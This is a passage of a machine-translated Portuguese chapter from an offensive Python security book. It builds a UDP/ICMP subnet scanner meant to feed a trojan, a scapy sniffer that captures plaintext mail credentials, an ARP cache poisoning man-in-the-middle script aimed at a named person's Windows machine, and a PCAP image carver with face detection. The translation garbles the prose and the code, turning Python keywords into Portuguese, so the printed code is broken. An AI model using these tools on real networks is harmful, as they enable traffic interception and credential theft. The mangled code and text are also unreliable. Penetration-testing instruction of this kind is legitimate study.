74.125.225.183 Protocolo: TCP 74.125.225.183 -> 192.168.0.187 Protocolo: TCP  
192.168.0.187 -> 74.125.225.183
```

Porque não estamos fazendo qualquer inspeção profunda sobre estes pacotes, só podemos adivinhar o que esta corrente está indicando. Meu palpite é que o primeiro par de pacotes UDP são as consultas DNS para determinar onde *google.com* vive, e as sessões TCP subsequentes são minha máquina realmente conectar e download de conteúdo de seu servidor web. Para realizar o mesmo teste no Linux, que pode executar ping *google.com*, e os resultados será algo parecido com isto:

```
Protocolo: ICMP 74.125.226.78 -> 192.168.0.190 protocolo: ICMP 74.125.226.78  
-> 192.168.0.190 protocolo: ICMP 74.125.226.78 -> 192.168.0.190
```

Você já pode ver a limitação: estamos vendo apenas a resposta e apenas para o protocolo ICMP. Mas porque estamos propositadamente construção de um scanner de descoberta de hosts, isso é completamente aceitável. Vamos agora aplicar as mesmas técnicas que usamos para decodificar o cabeçalho IP para decodificar as mensagens ICMP.

decodificação ICMP

Agora que podemos decodificar totalmente a camada IP de qualquer cheirou pacotes, temos de ser capazes de decodificar as respostas ICMP que o nosso scanner irá extrair de envio de datagramas UDP para portas fechadas. As mensagens ICMP podem variar muito em seu conteúdo, mas cada mensagem contém três elementos que ficar consistente: os campos tipo, código, e soma de verificação. Os campos de tipo e código de dizer ao host de recebimento que tipo de mensagem ICMP está chegando, que então determina como decodificar corretamente.

Para o propósito do nosso scanner, estamos à procura de um valor de tipo de 3 e um valor de código de 3. Isto corresponde ao Destino inalcançável classe de mensagens ICMP, e o valor do código de 3 indica que o porto inacessível erro foi causado. Referir-se **Figura 3-2** para um diagrama de um Destino inalcançável mensagem ICMP.

Destination Unreachable Message		
0-7	8-15	16-31
Type = 3	Code	Header Checksum
Unused		Next-hop MTU
IP Header and First 8 Bytes of Original Datagram's Data		

Figura 3-2. diagrama de Destino inalcançável mensagem ICMP

Como você pode ver, os primeiros 8 bits são o tipo eo segundo 8 bits contêm o nosso código ICMP. Uma coisa interessante a se notar é que quando um host envia uma dessas mensagens ICMP, ele realmente inclui o cabeçalho IP da mensagem original que gerou a resposta. Nós também podemos ver que vamos verificar novamente contra 8 bytes do datagrama original que foi enviado, a fim de certificar-se de nosso scanner gerado a resposta ICMP. Para fazer isso, nós simplesmente cortar fora os últimos 8 bytes do buffer recebido para tirar a corda mágica que nosso scanner envia.

Vamos adicionar mais algum código para o nosso sniffer anterior para incluir a capacidade de decodificar os pacotes ICMP. Vamos salvar o nosso arquivo anterior como *sniffer_with_icmp.py* e adicione o seguinte código:

- - recorte

- - IP classe (estrutura):

- - *recorte--*

● classe ICMP (Estrutura):

```
_fields_ = [
    ("tipo",                 c_ubyte),
    ("código",               c_ubyte),
    ("Verificação",         c_ushort),
    ("Não utilizado",        c_ushort),
    ("Next_hop_mtu",         c_ushort)]
```

```
def __new__(self, socket_buffer):
    self.from_buffer_copy(socket_buffer)
    return self
```

```
def __init__(self, socket_buffer):
    pass
```

- - *recorte-*

```
print "Protocolo:% s% s ->% s" % (ip_header.protocol, endereço_ip_header.src_, ip_header.dst_address)
```

② # se é ICMP, queremos que
se ip_header.protocol == "ICMP":

③ # calcular onde o nosso pacote ICMP começa
offset = ip_header.ihl * 4
buf = raw_buffer[offset: offset + sizeof(ICMP)]

④ # criar nossa estrutura ICMP
icmp_header = ICMP(BUF)

```
imprimir "ICMP -> Tipo:% d Código:% d" % (.icmp_header.type, icmp_header.código)
```

Este simples pedaço de código cria uma ICMP estrutura ● embaixo do nosso existente IP estrutura.

Quando o loop principal de recepção de pacote determina que recebemos um pacote ICMP ②, Calculamos a compensar no pacote matéria onde vive o corpo ICMP ③ e depois criar a tampão ④ e imprimir o tipo e código Campos. O cálculo do comprimento é baseado no cabeçalho IP

DIH campo, que indica o número de palavras de 32 bits (blocos de 4 bytes) contido no cabeçalho de IP.

Assim, multiplicando-se neste campo por 4, sabemos que o tamanho do cabeçalho IP e, portanto, quando a camada de rede de próxima - ICMP neste caso - começa.

Se nós rapidamente executar esse código com o nosso teste de ping típico, nossa produção deve agora ser ligeiramente diferentes, como mostrado abaixo:

```
Protocolo: ICMP 74.125.226.78 -> 192.168.0.190 ICMP -> Tipo: 0 Código: 0
```

Isto indica que o ping (eco ICMP) respostas estão a ser correctamente recebidos e descodificados. Agora estamos prontos para implementar o último pedaço de lógica para enviar os datagramas UDP e interpretar seus resultados. Agora vamos adicionar o uso do netaddr módulo para que possamos cobrir uma sub-rede inteira com nossa varredura descoberta de hosts. Salve seu *sniffer_with_icmp.py* script como

scanner.py e adicione o seguinte código:

```
importação do tempo de threading
de importação
de importação netaddr IPNetwork, IPAddress
- - recorte--

# sediar a ouvir no host =
"192.168.0.187"

# sub-rede para segmentar subrede =
"192.168.0.0/24"

# strings mágicas vamos verificar respostas ICMP para
❶ magic_message = "PYTHONRULES!"

# esta pulveriza os datagramas UDP
❷ udp_sender def (sub-rede, magic_message):
    time.sleep (5)
    remetente = socket.socket (socket.AF_INET, socket.SOCK_DGRAM)

    para ip em IPNetwork (sub-rede): try: sender.sendto (magic_message, ( "% s" % ip,
65212)), exceto:

        passar

    - - recorte--

    # iniciar o envio de pacotes
❸ t = threading.Thread (alvo = udp_sender, args = (sub-rede, magic_message))
t.start ()

- - recorte--
experimentar: while True:

    - - recorte--
    # imprimir "ICMP -> Tipo:% d Código:% d" % (icmp_header.type,
    icmp_header.
    código)

    # agora de seleção do tipo 3 e CODE
    se icmp_header.code == 3 e icmp_header.type == 3:

        # certificar-se de anfitrião está na nossa sub-rede alvo
        se IPAddress (ip_header.src_address) em IPNetwork (sub-rede):

            # certifique-se que tem a nossa mensagem mágica
            se raw_buffer [len (raw_buffer) -len (magic_message):] ==
```

```
magic_message:  
    imprimir "Host Up:% s" % ip_header.src_address
```

Este último pedaço de código deve ser bastante simples de entender. Nós definir uma assinatura simples **string ①** para que possamos testar que as respostas são provenientes de pacotes UDP que enviamos originalmente. Nosso `udp_sender` função **②**

simplesmente leva em uma sub-rede que especificar no topo do nosso roteiro, percorre todos os endereços IP em que a sub-rede e incêndios datagramas UDP para eles. No corpo principal do nosso roteiro, pouco antes de o loop pacote de decodificação principal, nós desovar `udp_sender` em um segmento separado **③** para garantir que não estão interferindo com a nossa capacidade de farejar respostas. Se detectarmos a mensagem ICMP antecipado, primeiro certifique-se de que a resposta ICMP é proveniente de dentro da nossa sub-rede alvo **④**. Em seguida, executar a nossa verificação final de certificar-se de que a resposta ICMP tem a nossa corda mágica nele **⑤**. Se todas essas verificações passar, nós imprimir o endereço IP de origem de onde a mensagem ICMP originou. Vamos testá-lo.

Chutar os pneus

Agora vamos dar o nosso scanner e executá-lo contra a rede local. Você pode usar Linux ou Windows para este como o resultado será o mesmo. No meu caso, o endereço IP da máquina local que eu estava era 192.168.0.187, assim que eu definir o meu scanner para bater 192.168.0.0/24. Se a saída é muito barulhento quando você executar o seu scanner, simplesmente comentar todas as instruções de impressão, exceto para o último que lhe diz quais hosts estão respondendo.

O MÓDULO netaddr

Nosso scanner está indo para usar uma biblioteca de terceiros chamado `netaddr`, que nos permitirá alimentar em uma máscara de sub-rede, como 192.168.0.0/24 e temos o nosso scanner de manipulá-lo adequadamente. Baixar a biblioteca a partir daqui:

<http://code.google.com/p/netaddr/downloads/list>

Ou, se você instalou o pacote de ferramentas de configuração Python em [Capítulo 1](#), Você pode simplesmente executar o seguinte de um prompt de comando:

```
easy_install netaddr
```

O `netaddr` módulo torna muito fácil trabalhar com sub-redes e endereçamento. Por exemplo, você pode executar testes simples como o seguinte usando o `IPNetwork` objeto:

```
ip_address = "192.168.112.3"

se ip_address em IPNetwork ("192.168.112.0/24"):
    imprimir Verdadeiro
```

Ou você pode criar iteradores simples se você quiser enviar pacotes para uma rede inteira:

```
para ip em IPNetwork ("192.168.112.1/24"):
    s = socket.socket ()
    s.connect ((ip, 25))
    #   enviar pacotes de correio
```

Isso vai simplificar muito a sua vida de programação quando se trata de redes inteiras de cada vez, e é ideal para a nossa ferramenta de descoberta de hosts. Depois de instalado, você está pronto para prosseguir.

```
c:\ python27\python.exe scanner.py Hospedar Up:
192.168.0.1 Hospedar Up: 192.168.0.190 Anfitrião Up:
192.168.0.192 Anfitrião Up: 192.168.0.195
```

Para uma verificação rápida como a que eu realizado, levou apenas alguns segundos para obter os resultados de volta. Por referência cruzada esses endereços IP com o quadro de DHCP no meu roteador em casa, eu era capaz de verificar se os resultados foram precisos.

Você pode facilmente expandir o que você aprendeu neste capítulo para decodificar os pacotes TCP e UDP, e construir ferramentas adicionais em torno dele. Este scanner também é útil para o quadro trojan **vamos começar a construir em Capítulo 7**. Isso permitiria que um trojan implantado para verificar a rede local à procura de alvos adicionais. Agora que temos o básico de como as redes de trabalho em um nível alto e baixo, vamos explorar uma biblioteca Python muito maduro chamado scapy.

[[7](#)] A *controle de entrada / saída (ioctl)* é um meio de programas de espaço de usuário para se comunicar com componentes do modo kernel. Ter uma leitura aqui: <http://en.wikipedia.org/wiki/Ioctl>.

Capítulo 4. Possuir a rede com scapy

Ocasionalmente, você topa com um tal bem pensada, incrível biblioteca Python que dedicar um capítulo inteiro a ele não pode fazer justiça. Philippe Biondi criou uma biblioteca no scapy biblioteca de manipulação de pacotes. Você só pode terminar este capítulo e perceber que eu fiz você fazer um monte de trabalho nos últimos dois capítulos que você poderia ter feito com apenas uma ou duas linhas de scapy. Scapy é poderoso e flexível, e as possibilidades são quase infinitas. Nós vamos ter uma amostra do que está por cheirar para roubar credenciais de e-mail de texto simples e, em seguida, ARP envenenamento de uma máquina de destino em nossa rede para que possamos cheirar seu tráfego. Nós vamos embrulhar as coisas, demonstrando como o processamento PCAP de scapy pode ser estendido para esculpir imagens do tráfego HTTP e, em seguida, executar a detecção facial com eles para determinar se existem seres humanos presentes nas imagens.

Eu recomendo que você use scapy sob um sistema Linux, como ele foi projetado para trabalhar com **Linux em mente**. A versão mais recente do scapy suporta o Windows, [8] mas para efeitos do presente capítulo, vou assumir que você está usando seu Kali VM que tem uma instalação scapy pleno funcionamento. Se você não tem scapy, sobre a cabeça em <http://www.secdev.org/projects/scapy/> instalá-lo.

Roubar credenciais de e-mail

Já passou algum tempo de entrar em porcas e parafusos de sniffing em Python. Então, vamos ficar a conhecer a interface do scapy para farejar pacotes e dissecando seu conteúdo. Nós vamos construir um sniffer muito simples para capturar SMTP, POP3 e IMAP credenciais. Mais tarde, acoplando o nosso sniffer com nossa Address Resolution Protocol (ARP) envenenamento man-in-the-middle (MITM) ataque, podemos facilmente roubar credenciais de outras máquinas na rede. Esta técnica pode, naturalmente, ser aplicada a qualquer protocolo ou simplesmente para sugar todo o tráfego e armazená-lo em um arquivo PCAP para análise, que também irá demonstrar.

Para ter uma idéia de scapy, vamos começar pela construção de um sniffer esqueleto que simplesmente dissecaria e despeja os pacotes fora. O apropriadamente chamado `farejar` função se parece com o seguinte:

```
fangar (filtro = "", iface = "nenhuma", prn = função, count = N)
```

o filtro parâmetro permite especificar um filtro BPF (Wireshark de estilo) para os pacotes que scapy sniffs, que podem ser deixadas em branco para farejar todos os pacotes. Por exemplo, para farejar todos os pacotes HTTP você usaria um filtro BPF de porta TCP

80. o `iface` parâmetro informa o sniffer qual interface para farejar em rede; Se deixado em branco, scapy vai farejar em todas as interfaces. o `prn` parâmetro especifica uma função de retorno a ser chamada para todos os pacotes que corresponde ao filtro, e a função de retorno recebe o objecto pacote como parâmetro único. o

contagem parâmetro especifica quantos pacotes quiser cheirar; Se deixado em branco, scapy vai farejar indefinidamente.

Vamos começar criando um sniffer simples que cheira um pacote e despeja seu conteúdo. Vamos então expandi-lo apenas para farejar comandos de e-mail relacionado. crack abrir `mail_sniffer.py` e encravar o seguinte código:

```
de scapy.all import *

# nossa callback pacote
❶ packet_callback def (pacote):
    packet.show print ()

    # fogo até a nossa sniffer
❷ fangar (PRN = packet_callback, count = 1)
```

Começamos por definir nossa função de retorno de chamada que vai receber cada pacote cheirou ❶ e depois simplesmente dizer scapy para começar a cheirar ❷ em todas as interfaces com

sem filtragem. Agora vamos executar o script e você deve ver uma saída semelhante ao que você vê abaixo.

```
$ python2.7 mail_sniffer.py
AVISO: Nenhuma rota encontrada para o destino IPv6 :: (sem rota padrão?)
# ## [Ethernet] ### dst
    = 10: 40: F3: ab: 71: 02
src      = 00: 18: e7: ff: 5c: f8
tipo     = 0x800
# ## [IP] ###
version = 4L DIH
    = 5L
tos      = 0x0
len      = 52
identidade = 35232
bandeiras = DF
frag     = 0D
ttl      = 51
proto    = tcp
chksum   = 0x4a51
src      = 195.91.239.8
dst      = 192.168.0.198
\ Options \
# ## [TCP] ###
esporte   = etlservicemgr
dport     = 54000
seq       = 4154787032
ack       = 2619128538
dataofs = 8L reservados
flags     = 0D
    = A
janela   = 330
chksum   = 0x80a2
urgptr   = 0
Opções = [('NOP', nenhum), ('NOP', nenhum), ('Timestamp', (1960913461,
                764897985))]
Nenhum
```

Como incrivelmente fácil era isso! Podemos ver que quando o primeiro pacote foi recebido na rede, a nossa função de retorno utilizada a função built-in

`packet.show ()` para exibir o conteúdo do pacote e para dissecar algumas das informações de protocolo. Utilização exposição() é uma ótima forma de depurar scripts de como você está indo junto para se certificar de que você está capturando a saída desejada. Agora que temos o nosso sniffer funcionamento básico, vamos aplicar um filtro e adicionar alguma lógica para nossa função de retorno para descascar para fora cordas de autenticação de e-mail relacionado.

```
de scapy.all import *
# nossa packet_callback pacote callback def
(pacote):
    se o pacote .payload [TCP]:
```

```

mail_packet = str (pacote [TCP] .payload)

❷         se "user" em mail_packet.lower () ou "passar" em
mail_packet.lower():

                print "[*] Servidor:% s" % packet [IP] .dst
❸         print "[*]% s" % packet [TCP] .payload

        # fogo até a nossa sniffer
❶ fungar (filtro = "porta TCP 110 ou TCP porta 25 ou TCP porta 143", prn = packet_
de chamada de retorno, armazenar = 0)

```

Pretty coisas simples aqui. Mudamos nossa função fungada para adicionar um filtro que inclui apenas o tráfego destinado à portas de correio comum 110 (POP3), 143 (IMAP), e SMTP (25) ❶. Nós também usamos um novo parâmetro chamado loja, que, quando configurado para 0 garante que scapy não está mantendo os pacotes na memória. É uma boa idéia usar esse parâmetro se você pretende deixar um longo prazo sniffer running porque então você não estará consumindo grandes quantidades de RAM. Quando a nossa função de retorno é chamado, nós certifique-se de que tem uma carga de dados ❷ e se a carga útil contém os comandos típicos de correio do usuário ou passar ❸. Se detectarmos uma cadeia de autenticação, nós imprimir o servidor que está enviando-a e os bytes do pacote de dados reais ❹.

Chutar os pneus

Aqui estão algumas exemplo de saída a partir de uma conta de e-mail fictício tentei conectar meu cliente de email para:

```
[*] Server: 25.57.168.12 [*] jms USUÁRIO
```

```
[*] Servidor: 25.57.168.12 [*] PASS justin
```

```
[*] Server: 25.57.168.12 [*] jms USUÁRIO
```

```
[*] Servidor: 25.57.168.12 [*] teste PASS
```

Você pode ver que meu cliente de email está tentando fazer logon no servidor em 25.57.168.12 e enviar as credenciais de texto simples sobre o fio. Este é um exemplo muito simples de como você pode fazer um roteiro cheirando scapy e transformá-lo em uma ferramenta útil durante os testes de penetração.

Cheirar o seu próprio tráfego pode ser divertido, mas é sempre melhor para farejar com um amigo, então vamos dar uma olhada em como você pode executar um ataque de envenenamento de ARP para capturar o tráfego de uma máquina de destino na mesma rede.

ARP Cache Poisoning com scapy

envenenamento ARP é um dos mais antigos truques ainda mais eficazes na caixa de ferramentas de um hacker. Muito simplesmente, nós vamos convencer uma máquina de destino que nos tornamos seu gateway, e nós também irá convencer o gateway que, a fim de alcançar a máquina de destino, todo o tráfego tem que passar por nós. Cada computador em uma rede mantém um cache ARP que armazena os endereços MAC mais recentes que correspondem aos endereços IP na rede local, e nós estamos indo para envenenar esse cache com entradas que controlam a alcançar este ataque. Porque o Address Resolution Protocol e ARP envenenamento em geral é coberto em numerosos outros materiais, eu vou deixar para você para fazer qualquer pesquisa necessária para entender como esse ataque funciona em um nível inferior.

Agora que sabemos o que precisamos fazer, vamos colocá-lo em prática. Quando eu testei isso, eu atacaram uma verdadeira máquina Windows e usei meu Kali VM como minha máquina de ataque. Eu também testei este código contra vários dispositivos móveis conectados a um ponto de acesso sem fio e funcionou muito bem. A primeira coisa que vamos fazer é verificar o cache ARP na máquina Windows de destino para que possamos ver o nosso ataque em ação mais tarde. Examine o seguinte para ver como inspecionar o cache ARP no seu Windows VM.

```
C:\Users\Clare> ipconfig
```

Configuração IP do Windows

adaptador sem fio LAN Wireless Network Connection:

```
-Conexão específica Sufixo DNS. : Gateway.pace.com link-local IPv6 endereço. .... : Fe80 :: 34a0: 48cd: 579:  
a3d9% 11 Endereço IPv4. .... : 172.16.1.71 Subnet Mask. .... : 255.255.255.0
```

● Default Gateway. : 172.16.1.254

```
C:\Users\Clare> arp -a
```

Interface: 172.16.1.71 --- 0xB

Endereço de internet	Endereço físico	Tipo
● 172.16.1.254	3c-bis-4f-2b-41-f9	dinâmico
172.16.1.255	ff-ff-ff-ff-ff-ff	estático
224.0.0.22	01-00-5e-00-00-16	estático
224.0.0.251	01-00-5e-00-00-fb	estático
224.0.0.252	01-00-5e-00-00-fc	estático
255.255.255.255	ff-ff-ff-ff-ff-ff	estático

Então agora podemos ver que o endereço IP do gateway ● está em 172.16.1.254 e os seus

entrada de cache associados ARP ❷ tem um endereço MAC de 3c-bis-4f-2b-41-F9.

Vamos tomar nota desta porque podemos ver o cache ARP, enquanto o ataque está em curso e ver que mudaram de endereço MAC registrado do gateway. Agora que sabemos que o gateway e o nosso endereço IP de destino, vamos começar a codificação nosso script envenenamento ARP. Abra um novo arquivo Python, chamá-lo

arper.py, e insira o seguinte código:

```
de scapy.all importação * sys import os de
importação importar enfiar sinal de
importação

interface          = "EN1"
target_ip          = "172.16.1.71"
gateway_ip = "172.16.1.254" packet_count = 1000

# definir nossa interface conf.iface =
Interface

# desligar a saída conf.verb =
0

print "[*] Configurando% s" interface%

❶ gateway_mac = get_mac (gateway_ip)

se gateway_mac é None:
    print "[!!!] Falha ao obter o MAC do gateway. Saindo." sys.exit (0) else: impressão "[*] gateway% s é em%
s" % (gateway_ip, gateway_mac)

❷ target_mac = get_mac (target_ip)

se target_mac é None:
    print "[!!!] Falha ao obter o alvo MAC. Saindo." sys.exit (0) else: print "[*] Alvo% s está em% s" %
(target_ip, target_mac)

# iniciar fio veneno
❸ poison_thread = threading.Thread (alvo = poison_target, args =
(Gateway_ip, gateway_mac, target_ip, target_mac))
poison_thread.start ()

experimentar: print "[*] A partir sniffer por% d pacotes" % packet_count

bpf_filter = "ip host% s" % target_ip
❹ pacotes = fungar (Quantidade = packet_count, filtro = bpf_filter, iface = Interface)
# escrever os pacotes capturados
❺ wrpcap ( 'arper.pcap', pacotes)
```

```

# restaurar a rede
❶ restore_target (gateway_ip, gateway_mac, target_ip, target_mac)

exceto KeyboardInterrupt:
    # restaurar a rede
    restore_target (gateway_ip, gateway_mac, target_ip, target_mac) sys.exit (0)

```

Esta é a parte de instalação principal do nosso ataque. Começamos por resolver o gateway ❶ e direcionar IP ❷ endereços MAC correspondentes do endereço usando uma função chamada `get_mac` que vamos sondar em breve. Depois de ter conseguido isso, nós girar um segundo thread para começar o ataque real envenenamento ARP ❸. Em nosso segmento principal, começamos um sniffer ❹ que irá capturar um valor predefinido de pacotes usando um filtro BPF para apenas o tráfego de captura para o nosso endereço IP de destino. Quando todos os pacotes foram capturados, nós escrevemos ❺ para um arquivo PCAP para que possamos abri-los no Wireshark ou usar nosso próximo roteiro imagem carving contra eles. Quando o ataque é terminado, nós chamamos o nosso `restore_target` função ❻, que é responsável por colocar a rede de volta ao que era antes o envenenamento ARP ocorreu. Vamos adicionar as funções de apoio agora perfurando no seguinte código acima do nosso bloco de código anterior:

```

restore_target def (gateway_ip, gateway_mac, target_ip, target_mac):

    # ligeiramente método diferente usando enviar print "[" Restaurar
    # alvo ...
    ❶ enviar (ARP (op = 2, pSrc = gateway_ip, PDST = target_ip,
        hwdst = "ff: ff: ff: ff: ff: ff", hwsr = gateway_mac), count = 5) enviar (ARP (op = 2, pSrc = target_ip,
        PDST = gateway_ip,
        hwdst = "ff: ff: ff: ff: ff: ff", hwsr = target_mac), count = 5)

    # sinaliza o thread principal para sair
    ❷ os.kill (os.getpid (), signal.SIGINT)

get_mac def (iP_address):

    ❸ respostas, sem resposta =
        SRP (Éter (DST = "ff: ff: ff: ff: ff: ff") / ARP (PDST = iP_address), tempo limite = 2, repetir = 10)

    # retornar o endereço MAC de uma resposta de s, r em respostas:
    retorno r [Éter].src

    retornar None

poison_target def (gateway_ip, gateway_mac, target_ip, target_mac):

    ❹ poison_target = ARP () poison_target.op = 2
    poison_target.psrc = gateway_ip

```

```

poison_target.pdst = target_ip poison_target.hwdst =
target_mac

❸ poison_gateway = ARP () poison_gateway.op = 2
poison_gateway.psrc = target_ip poison_gateway.pdst =
gateway_ip poison_gateway.hwdst = gateway_mac

print "[*] Começando o veneno ARP. [CTRL-C para parar]"

❹ while True:
    experimentar: enviar (poison_target)

        enviar (poison_gateway)

        time.sleep (2), excepto
    KeyboardInterrupt:
        restore_target (gateway_ip, gateway_mac, target_ip, target_mac)

print "[*] ataque ARP veneno terminado." Retorna

```

Então esta é a carne e as batatas do ataque real. Nossa `restore_target` função simplesmente envia os pacotes ARP apropriados para o endereço de broadcast da rede ❶ para repor as caches ARP das máquinas de gateway e alvo. Nós também enviar um sinal para o segmento principal ❷ para sair, o que será útil no caso de nosso segmento envenenamento corre para um problema ou você bater CTRL-C em seu teclado. Nossa `get_mac` função é responsável pela utilização do SRP (enviar e receber função de pacotes) ❸ para emitir uma solicitação ARP para o endereço IP especificado, a fim de resolver o endereço MAC associado a ele. Nossa

`poison_target` função acumula requisições ARP para envenenar tanto o alvo IP ❹ eo gateway ❺. Envenenando tanto o gateway e o endereço IP de destino, podemos ver o tráfego fluindo para dentro e para fora do alvo. Nós continuamos emitindo essas requisições ARP ❻ em um loop para certificar-se de que as respectivas entradas de cache ARP permanecem envenenado para a duração do nosso ataque. Vamos dar este menino mau para uma rotação!

Chutar os pneus

Antes de começar, é preciso primeiro dizer nossa máquina host local que podemos transmitir pacotes junto a ambos o gateway e o endereço IP de destino. Se você está no seu Kali VM, digite o seguinte comando em seu terminal:

```
#> echo 1> /proc/sys/net/ipv4/ip_forward
```

Se você é um fanboy da Apple, em seguida, use o seguinte comando:

```
fanboy: tmp justin $ sudo sysctl -w net.inet.ip.forwarding = 1
```

Agora que temos IP encaminhamento no lugar, vamos fogo até o nosso roteiro e verificar o cache ARP da nossa máquina de destino. De sua máquina de ataque, execute o seguinte (como root):

```
fanboy: tmp justin $ sudo python2.7 arper.py
```

```
AVISO: Nenhuma rota encontrada para o destino IPv6 :: [*] Configurando EN1 (sem rota padrão?)
```

```
[*] Gateway 172.16.1.254 é a 3c: EA: 4f: 2b: 41: f9 [*] Alvo 172.16.1.71 é a 00: 22: 5F:  
CE: 38: 3d [*] A partir do veneno ARP. [CTRL-C para parar] [*] Começando tubo  
aspirador para 1000 pacotes
```

Impressionante! Nenhum erro ou outra estranheza. Agora vamos validar o ataque à nossa máquina de destino:

```
C:\Users\Clare> arp -a
```

Interface: 172.16.1.71 --- 0xB	Endereço de internet	Endereço físico	Tipo
	172.16.1.64	10-40-f3-ab-71-02	dinâmico
	172.16.1.254	10-40-f3-ab-71-02	dinâmico
	172.16.1.255	ff-ff-ff-ff-ff-ff	estático
	224.0.0.22	01-00-5e-00-00-16	estático
	224.0.0.251	01-00-5e-00-00-fb	estático
	224.0.0.252	01-00-5e-00-00-fc	estático
	255.255.255.255	ff-ff-ff-ff-ff-ff	estático

agora você pode ver que o pobre Clare (é difícil ser casada com um hacker, Hackin' não é fácil, etc.) agora tem seu cache ARP envenenado onde o gateway agora tem o mesmo endereço MAC como o computador atacante. Você pode ver claramente na entrada acima da porta de entrada que eu estou atacando de 172.16.1.64. Quando o ataque é terminado capturar pacotes, você deve ver uma *arper.pcap* arquivo no mesmo diretório que o seu script. Pode, claro, fazer coisas como forçar o computador de destino para o proxy todo o seu tráfego através de uma instância local do arroto ou fazer qualquer número de outras coisas desagradáveis. Você pode querer se agarrar ao que PCAP para a próxima seção sobre processamento PCAP - você nunca sabe o que você

deve achar!

PCAP Processing

Wireshark e outras ferramentas como da Rede Miner são grandes para explorar interativamente arquivos de captura de pacotes, mas haverá momentos em que você deseja cortar e cortar PCAPs usando Python e scapy. Alguns grandes casos de uso estão gerando casos de teste de fuzzing com base no tráfego de rede capturado ou até mesmo algo tão simples como repetir o tráfego que você tenha capturado anteriormente. Vamos dar uma volta um pouco diferente sobre isso e tentar esculpir arquivos de imagem do tráfego HTTP. Com estes arquivos de imagem em mãos, vamos usar OpenCV, [9] uma ferramenta de visão por computador, para tentar detectar imagens que contêm rostos humanos para que possamos diminuir as imagens que podem ser interessantes. Podemos usar nosso script envenenamento ARP anterior para gerar os arquivos PCAP ou você pode estender o sniffer envenenamento ARP para fazer on-thefly detecção facial de imagens enquanto a meta é a navegação. Vamos começar por deixar cair no código necessário para realizar a análise PCAP. Aberto *pic_carver.py* e insira o seguinte código:

```
import re import zlib
cv2 importação

de scapy.all import *

pictures_directory = "/ home / justin / pic_carver / fotos" faces_directory
                    = "/ Home / justin / pic_carver / rostos"
pcap_file           = "Bhp.pcap"

http_assembler def (pcap_file):

    carved_images = 0 = 0
    faces_detected

❶     a = rdpcap (pcap_file)

❷     sessões          = () a.sessions

    para a sessão em sessões:

        http_payload = ""

    para o pacote em sessões [sessão]:

        experimentar: se o pacote [TCP] .dport == 80 ou pacote [TCP] .sport == 80:

❸         # remontar o fluxo
            http_payload + = str (pacote [TCP] .payload)
```

```

exceto:
    passar

❸     headers = get_http_headers (http_payload)

se cabeçalhos é None:
    continuar
❹     imagem, image_type = extract_image (cabeçalhos, http_payload)

se a imagem não é nenhum e image_type não é None:

    #  armazenar a imagem
❺     file_name = "% s-pic_carver_% d.% s" %
                                         (Pcap_file, carved_images, image_type)

        fd = aberta ( "% s / s%" %
                                         (Pictures_directory, file_name), "wb")

        fd.write (imagem) fd.close ()

carved_images + 1 =

#  agora tentar rosto tentativa de detecção:

❻     resultado = face_detect ( "% s / s%" %
                                         (Pictures_directory, file_name), file_name)

se o resultado for True:
    faces_detected += 1, excepto:

    passar

voltar carved_images, faces_detected

carved_images, faces_detected = http_assembler (pcap_file)

print "Extraído:% d imagens" % carved_images print "Detetado:% d enfrenta" %
faces_detected

```

Esta é a principal lógica esqueleto de toda a nossa roteiro, e vamos adicionar nas funções de apoio em breve. Para começar, abra o arquivo PCAP para processamento

❶. Aproveitamos uma característica bonita de scapy para separar automaticamente cada sessão TCP ❷ num dicionário. Nós usamos isso e filtrar somente o tráfego HTTP, e então concatenar a carga de todo o tráfego HTTP ❸ em um único buffer. Esta é efetivamente o mesmo que clicar com o botão direito no Wireshark e selecionando Follow TCP Stream. Depois temos os dados HTTP remontado, nós passá-lo à nossa função de cabeçalho de análise HTTP ❹, que nos permitirá inspecionar os cabeçalhos HTTP individualmente. Depois de validar que estamos recebendo uma imagem de volta em uma resposta HTTP, podemos extrair a matéria

imagem ❾ e devolver o tipo de imagem e do corpo binário da própria imagem. Esta não é uma rotina de extração de imagem à prova de balas, mas como você vai ver, ele funciona surpreendentemente bem. Nós armazenar a imagem extraída ❶ e depois passar o caminho do arquivo junto à nossa rotina de detecção facial ❷.

Agora vamos criar as funções de apoio, adicionando o seguinte código acima da nossa http_assembler função.

```
get_http_headers def (http_payload):  
  
    experimentar: # Dividir os cabeçalhos de fora se for tráfego HTTP  
    headers_raw = http_payload [: http_payload.index ("\\r\\n\\r\\n") + 2]  
  
        # quebrar os cabeçalhos  
        cabeçalhos = Dict (re.findall (r "? (P < 'nome> *):? (P <value> *) \\r\\n?.?",  
                                         headers_raw))  
    exceto:  
        retornar None  
  
    se "Content-Type" não nos cabeçalhos:  
        retornar None  
  
    retornar cabeçalhos  
  
def extract_image (cabeçalhos, http_payload):  
  
    imagem = None  
    image_type = Nenhum  
  
    experimentar: se "imagem" em cabeçalhos [ 'Content-Type']:  
  
        # agarrar o tipo de imagem e imagem  
        image_type body = cabeçalhos [ 'Content-Type'].  
        split ( "/") [1]  
  
        imagem = http_payload [http_payload.index ("\\r\\n\\r\\n") + 4:]  
  
        # se detectarmos compressão descomprimir a tentativa imagem: se  
  
        "Content-Encoding" em headers.keys ():  
            se cabeçalhos [ 'Content-Encoding'] == "gzip":  
                imagem = cabeçalhos elif zlib.decompress (imagem, 16 + zlib.MAX_WBITS) [  
                    'Content-Encoding'] == "esvaziar":  
                        imagem = zlib.decompress (imagem)  
        exceto:  
            passar  
    exceto:  
        voltar Nada, Nada  
  
    imagem retorno, image_type
```

Essas funções de apoio ajuda-nos a ter um olhar mais atento a dados HTTP que nós recuperado do nosso arquivo PCAP. o get_http_headers função recebe o

tráfego e HTTP cru divide os cabeçalhos usando uma expressão regular. o extract_image função recebe os cabeçalhos HTTP e determina se recebemos uma imagem na resposta HTTP. Se detectarmos que o Tipo de conteúdo cabeçalho contém efectivamente o tipo de imagem MIME, podemos dividir o tipo de imagem; e se há compressão aplicada à imagem em trânsito, tentamos descompactá-lo antes de devolver o tipo de imagem e o buffer de imagem RAW. Agora vamos cair em nosso código de detecção facial para determinar se há um rosto humano em qualquer uma das imagens que nós recuperados. Adicione o seguinte código para

pic_carver.py:

```
face_detect def (caminho, file_name):  
  
    img      = Cv2.imread (caminho)  
    cascata = cv2.CascadeClassifier ("haarcascade_frontalface_alt.xml") rects = cascade.detectMultiScale (IMG, 1,3, 4,  
cv2.cv.CV_HAAR_  
SCALE_IMAGE, (20,20))  
  
    if len (rects) == 0:  
        returnam rectas falsos [:, 2:] += rectas  
        [:, 2]  
  
    #  destacar os rostos na imagem  
    #  para x1, y1, x2, y2 em rectas:  
